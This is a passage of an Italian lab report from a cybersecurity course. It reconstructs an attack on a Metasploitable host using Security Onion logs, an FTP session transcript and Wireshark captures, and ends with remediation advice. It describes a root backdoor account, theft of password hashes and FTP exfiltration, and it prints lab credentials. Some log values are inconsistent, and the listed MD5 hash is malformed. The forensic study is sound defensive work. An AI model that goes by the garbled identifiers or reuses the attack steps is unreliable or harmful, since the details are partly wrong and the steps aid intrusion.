t destination_geo.country_name	Q Q *	United States
destination_geo.ip	Q Q *	209.165.200.235
destination_geo.location	Q Q *	{ "lon": -121.8406, "lat": 36.3699 }
t destination_geo.region_code	Q Q *	US-CA
t destination_geo.region_name	Q Q *	California
t destination_geo.timezone	Q Q *	America/Los_Angeles
destination_ip	Q Q *	209.165.200.235
t destination_ips	Q Q *	209.165.200.235
# destination_port	Q Q *	21
t event_type	Q Q *	bro_ftp
t ftp_argument	Q Q *	ftp://209.165.200.235/./confidential.txt
t ftp_command	Q Q *	STOR
t fuid	Q Q *	FX1iV63eSMAEI16S2
t host	Q Q *	d68c9360b6ae
t ips	Q Q *	209.165.200.235, 192.168.0.11
t message	Q Q *	{"ts":"2020-06-11T03:53:09.080840Z","uid":"C5GkeA4t8oXZdwTPR6","id.orig_h":"192.168.0.11","id.orig_p":52776,"id.resp_h":"209.165.200.235","id.resp_p":21,"user":"analyst","password":"<hidden>","command":"STOR","arg":"ftp://209.165.200.235/./confidential.txt","mime_type":"text/plain","reply_code":226,"reply_msg":"Transfer complete.","fuid":"FX1iV63eSMAEI16S2"}
t mimetype	Q Q *	text/plain
t password	Q Q *	<hidden>
t path	Q Q *	/nsm/import/bro/bro-sakedUdf/ftp.log
t reply_code	Q Q *	226

Figura 14. Dettaglio della voce bro_ftp STOR: event_type bro_ftp, ftp_argument ftp://209.165.200.235/./confidential.txt, ftp_command STOR, mimetype text/plain, reply_code 226 (Transfer complete), fuid FX1iV63eSMAEI16S2.

Espandendo la seconda voce (comando PORT):

@timestamp	Q Q *	June 11th 2020, 03:53:09.086
t @version	Q Q *	1
t _id	Q Q *	LDjqzXIB86cd-_osbfg0
t _index	Q Q *	seconion:logstash-import-2020.06.11
# _score	Q Q *	-
t _type	Q Q *	doc
data_channel_destination_ip	Q Q *	192.168.0.11
# data_channel_destination_port	Q Q *	49,817
t data_channel_passive	Q Q *	false
data_channel_source_ip	Q Q *	209.165.200.235
t destination_geo.city_name	Q Q *	Monterey
t destination_geo.country_name	Q Q *	United States
destination_geo.ip	Q Q *	209.165.200.235
destination_geo.location	Q Q *	{ "lon": -121.8406, "lat": 36.3699 }
t destination_geo.region_code	Q Q *	US-CA
t destination_geo.region_name	Q Q *	California
t destination_geo.timezone	Q Q *	America/Los_Angeles
destination_ip	Q Q *	209.165.200.235
t destination_ips	Q Q *	209.165.200.235
# destination_port	Q Q *	21
t event_type	Q Q *	bro_ftp
ftp_argument	Q Q *	192.168.0.11,194,153

Figura 15a. Dettaglio della voce bro_ftp PORT -- prima parte: data_channel_destination_ip 192.168.0.11, data_channel_destination_port 49817, data_channel_passive false, data_channel_source_ip 209.165.200.235.

t destination_geo.timezone	Q Q [] * America/Los_Angeles
destination_ip	Q Q [] * 209.165.200.235
t destination_ips	Q Q [] * 209.165.200.235
# destination_port	Q Q [] * 21
t event_type	Q Q [] * bro_ftp
t ftp_argument	Q Q [] * 192,168,0,11,194,153
t ftp_command	Q Q [] * PORT
t host	Q Q [] * d68c9360b6ae
t ips	Q Q [] * 209.165.200.235, 192.168.0.11
t message	Q Q [] * {"ts":"2020-06-11T03:53:09.086482Z","uid":"C56keA4t8oxZdwTPr6","id.orig_h":"192.168.0.11","id.orig_p":52776,"id.resp_h":"209.165.200.235","id.resp_p":21,"user":"analyst","password":"<hidden>","command":"PORT","arg":"192,168,0,11,194,153","reply_code":200,"reply_msg":"PORT command successful. Consider using PASV.", "data_channel.passive":false,"data_channel.orig_h":"209.165.200.235","data_channel.resp_h":"192.168.0.11","data_channel.resp_p":49817}
t password	Q Q [] * <hidden>
t path	Q Q [] * /nsm/import/bro/bro-sak@dUdf/ftp.log
t reply_code	Q Q [] * 200
t reply_message	Q Q [] * PORT command successful. Consider using PASV.
source_ip	Q Q [] * 192.168.0.11
t source_ips	Q Q [] * 192.168.0.11
# source_port	Q Q [] * 52776
t tags	Q Q [] * bro, import
t timestamp	Q Q [] * 2020-06-19T18:49:52.030Z
t uid	Q Q [] * C56keA4t8oxZdwTPr6
t username	Q Q [] * analyst

Figura 15b. Dettaglio della voce bro_ftp PORT -- seconda parte: ftp_command PORT, reply_code 200, reply_message "PORT command successful. Consider using PASV.", source_ip 192.168.0.11, username analyst.

Quali sono le credenziali utente per accedere al server FTP?

Dal campo message del log e dalla trascrizione capME della sessione FTP:

- **Username:** analyst
- **Password:** cyberops
- **Server FTP:** vsFTPD 2.3.4 su 209.165.200.235:21

Le credenziali sono trasmesse in chiaro nel protocollo FTP (comandi USER analyst e PASS cyberops visibili in testo non cifrato).

5.4 Trascrizione sessione FTP (capME)

Cliccando sull'_id della voce bro_ftp STOR ho aperto la trascrizione capME della sessione FTP di controllo:

```
220 (vsFTPD 2.3.4)
USER analyst
331 Please specify the password.
PASS cyberops
230 Login successful.
SYST
215 UNIX Type: L8
TYPE I
200 Switching to Binary mode.
PORT 192,168,0,11,194,153
200 PORT command successful. Consider using PASV.
STOR confidential.txt
150 Ok to send data.
226 Transfer complete.
QUIT
221 Goodbye.
```

Statistiche della sessione

Sessione: 7 client pkts, 9 server pkts, 14 turns, 337 bytes -- file: 192.168.0.11_52776_209.165.200.235_21-6.raw

```
192.168.0.11:52776_209.165.200.235:21-6-983530297.pcap
Log entry:
{"ts":2020-06-11T03:53:09.066840Z,"uid":"CSGkeA4B0xK2dWTP6","id.orig_ip":"192.168.0.11","id.orig_port":52776,"id.resp_ip":"209.165.200.235","id.resp_port":21,"user":"analyst","password":"","command":"STOR","arg":"ftp://209.165.200.235/./confidential.txt","mime_type":"text/plain","reply_code":226,"reply_msg":"Transfer complete","uid":"FX1V63eSMAEN16S2"}

Sensor Name: seconion-import
Timestamp: 2020-06-11 03:53:09
Connection ID: CLI
Src IP: 192.168.0.11
Dst IP: 209.165.200.235
Src Port: 52776
Dst Port: 21
OS Fingerprint: 192.168.0.11:52776 - UNKNOWN [544-63:1-60:M1460,S,T,N,W7:~?~] (up: 3131 hrs)
OS Fingerprint -> 209.165.200.235:21 (link: ethernet(modem))
DST: 220 (vsFTPd 2.3.4)
SRC: USER analyst
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS cyberops
SRC:
DST: 230 Login successful.
DST:
SRC: SYST
SRC:
DST: 215 UNIX Type: L8
DST:
SRC: TYPE I
SRC:
DST: 200 Switching to Binary mode.
DST:
SRC: PORT 192.168.0.11,194,153
SRC:
DST: 200 PORT command successful. Consider using PASV.
DST:
SRC: STOR confidential.txt
SRC:
DST: 150 Ok to send data.
DST:
DST: 226 Transfer complete.
DST:
SRC: QUIT
SRC:
DST: 221 Goodbye.
DST:

DEBUG: Using archived data: /nsrm/server_data/securityonion/archive/2020-06-11/seconion-import/192.168.0.11:52776_209.165.200.235:21-6.raw
QUERY: SELECT sid FROM sensor WHERE hostname='seconion-import' AND agent_type='pcap' LIMIT 1
```

Figura 16. Trascrizione capME della sessione FTP di controllo. Si vede l'intera sequenza: banner vsFTPd 2.3.4, autenticazione analyst/cyberops, SYST, TYPE I, PORT, STOR confidential.txt -> 150 Ok to send data -> 226 Transfer complete, QUIT.




Figura 17. Wireshark della sessione FTP (file 192.168.0.11_52776_209.165.200.235_21). La lista pacchetti mostra l'handshake TCP e i frame FTP; il Follow TCP Stream affiancato mostra la sequenza completa USER/PASS/STOR. 7 client pkts, 9 server pkts, 14 turns, 337 bytes.

5.5 Contenuto del file confidential.txt (FTP_DATA)

Qual e' il tipo MIME, l'IP sorgente e di destinazione per il trasferimento FTP_DATA? Quando e' avvenuto?

Dal log FTP_DATA in Kibana (Files - Logs, filtro FTP_DATA):

Campo	Valore
Timestamp	2020-06-11 03:53:09.088
MIME Type	text/plain
Source IP (canale dati)	192.168.0.11
Source Port (canale dati)	49817
Destination IP (canale dati)	209.165.200.235
Destination Port (canale dati)	20
fuid	FX1iV63eSMAEiN16S2
MD5	e7bc9c20bfd566365379c91294d536b
SHA1	f7f54acee0342f6161f8e63a10824ee11b330725
seen_bytes	102




Figura 18. Tabella Files - Logs con filtro FTP_DATA attivo: 1 risultato. Timestamp 2020-06-11 03:53:09.088, file_ip 192.168.0.11, destination_ip 209.165.200.235, source FTP_DATA, fuid FX1iV63eSMAEiN16S2, _id KDjqzXIBB6Cd-_0SVfi.

Qual e' il contenuto testuale del file trasferito tramite FTP?

Ho cliccato sul link _id (KDjqzXIBB6Cd-_0SVfi) della voce FTP_DATA per aprire la trascrizione capME del canale dati:

CONFIDENTIAL DOCUMENT

DO NOT SHARE

This document contains information about the last security breach.

Il file e' di tipo text/plain, dimensione 102 byte. Il contenuto e' trasmesso in chiaro nel payload del canale dati FTP (Src: 192.168.0.11:49817 -> Dst: 209.165.200.235:20).




Figura 19. capME del canale dati FTP_DATA. Connessione 192.168.0.11:49817 -> 209.165.200.235:20. Il contenuto di confidential.txt e' visibile in chiaro: CONFIDENTIAL DOCUMENT / DO NOT SHARE / This document contains information about the last security breach.




Figura 20. Wireshark del pacchetto FTP Data (frame 4): Src 192.168.0.11:49817 -> Dst 209.165.200.235:20, TCP payload 102 bytes, protocollo FTP Data, Line-based text data (3 lines). Il hex dump e il pannello testuale mostrano il contenuto di confidential.txt in chiaro.

06

Riepilogo 5-tuple e host compromessi

● 6.1 5-tupla dell'attacco iniziale (shell remota root)

Campo	Valore
IP Sorgente	209.165.200.235 (bersaglio, porta di risposta)
Porta Sorgente	6200
IP Destinazione	209.165.201.17 (attaccante)
Porta Destinazione	45415
Protocollo	TCP (6)

● 6.2 5-tupla del trasferimento FTP (esfiltrazione)

Campo	Valore
IP Sorgente	192.168.0.11 (client FTP)
Porta Sorgente	52776
IP Destinazione	209.165.200.235 (server FTP bersaglio)
Porta Destinazione	21
Protocollo	TCP (6)

● 6.3 Host compromessi

Host	IP	Evidenza
metasploitable	209.165.200.235	Accesso root, backdoor myroot, file esfiltrato e cancellato

07

Raccomandazioni

Con tutte le informazioni raccolte, quale raccomandazione per fermare ulteriori accessi non autorizzati?

- **1. Isolare immediatamente l'host 209.165.200.235** dalla rete per impedire ulteriori comunicazioni con l'attaccante e nuovi accessi tramite la backdoor installata.
- **2. Rimuovere l'utente backdoor** myroot da /etc/passwd e /etc/shadow; verificare che non esistano altri account anomali creati durante la sessione.
- **3. Cambiare le password di tutti gli utenti**, in particolare root e analyst: l'hash root e' stato esfiltrato e le credenziali FTP analyst/cyberops sono state trasmesse in chiaro e sono quindi compromesse.
- **4. Investigare e chiudere il servizio in ascolto sulla porta 6200**, che ha permesso l'accesso remoto root; identificare il processo responsabile e rimuoverlo se non legittimo.
- **5. Disabilitare o proteggere il server FTP** (vsFTPD 2.3.4 su porta 21): se non necessario alla produzione, spegnerlo; se necessario, sostituirlo con SFTP o FTPS per eliminare la trasmissione di credenziali in chiaro.
- **6. Verificare l'integrità del filesystem** tramite gli alert OSSEC già presenti in Sguil ([OSSEC] File added to the system, [OSSEC] Integrity checksum changed): determinare quali file sono stati aggiunti o modificati dopo la compromissione.
- **7. Conservare gli hash crittografici del file esfiltrato** (MD5: e7bc9c20bfd566365379c91294d536b, SHA1: f7f54acee0342f6161f8e63a10824ee11b330725) come indicatori di compromissione (IoC) per eventuali analisi successive.

08

Riepilogo dei comandi e delle azioni

Azione	Strumento	Dettaglio
Visualizzare gli alert	Sguil RealTime Events	Alert 5.1 GPL ATTACK_RESPONSE id check returned root
Attivare Show Packet Data + Show Rule	Sguil	Conferma payload uid=0(root) e regola sid:2100498
Aprire la trascrizione	Sguil -> tasto destro -> Transcript	Sessione seconion-import-1_1
Aprire in Wireshark	Sguil -> tasto destro -> Wireshark	File 209.165.201.17_45415_209.165.200.235_6200-6.raw
Follow TCP Stream	Wireshark -> tasto destro -> Follow -> TCP Stream	Stream 0, 4.388 bytes
Navigare a Files	Kibana -> Zeek Hunting -> Files	Grafico MIME Type e tabella Files-Source
Filtrare FTP_DATA	Kibana Files -> hover FTP_DATA -> clic +	1 risultato, text/plain
Espandere log FTP_DATA	Kibana Files-Logs -> clic >	fuid FX1iV63eSMAEiN16S2
Aprire capME del canale dati	Kibana -> clic _id KDjqzXIBB6Cd-_0SVfi	Contenuto confidential.txt in chiaro

Tabella 3. Riepilogo delle azioni svolte durante il laboratorio.

09

Conclusioni

In questo laboratorio ho seguito l'intera catena di compromissione di un host usando Security Onion come piattaforma di analisi e la 5-tupla come strumento di navigazione tra gli strumenti.

Partendo dall>alert Sguil **5.1 (GPL ATTACK_RESPONSE id check returned root)**, ho identificato che l'attaccante 209.165.201.17 aveva già ottenuto accesso root sul sistema 209.165.200.235 (metasploitable) tramite una connessione sulla porta 6200. La trascrizione della sessione e il Follow TCP Stream di Wireshark hanno rivelato l'intera sequenza operativa: ricognizione del sistema, furto degli hash da /etc/shadow e installazione di una backdoor persistente (myroot con UID/GID 0 e password vuota) in entrambi i file di sistema.

Il pivot su Kibana ha completato il quadro: a circa 12 minuti dall'attacco iniziale, da 192.168.0.11 è stata avviata una sessione FTP verso il server vsFTPD del bersaglio usando le credenziali in chiaro analyst/cyberops. Il file confidential.txt è stato trasferito tramite FTP active mode (canale dati: 192.168.0.11:49817 -> 209.165.200.235:20) con esito positivo (reply code 226), e il suo contenuto -- *"CONFIDENTIAL DOCUMENT -- DO NOT SHARE -- This document contains information about the last security breach."* -- è stato acquisito.

La lezione operativa è duplice: la 5-tupla è il punto di partenza, non il punto d'arrivo -- ogni flusso identificato va pivotato sugli strumenti di analisi per ricostruire cosa ha realmente trasportato. E la trasmissione in chiaro di credenziali FTP (analyst/cyberops) è una vulnerabilità concreta: chiunque abbia accesso alla rete può impossessarsi delle credenziali esattamente come dimostrato in questo scenario.

Documento redatto a scopo didattico -- Cyber Security & Ethical Hacking, EPICODE. Attività su VM Security Onion in ambiente controllato.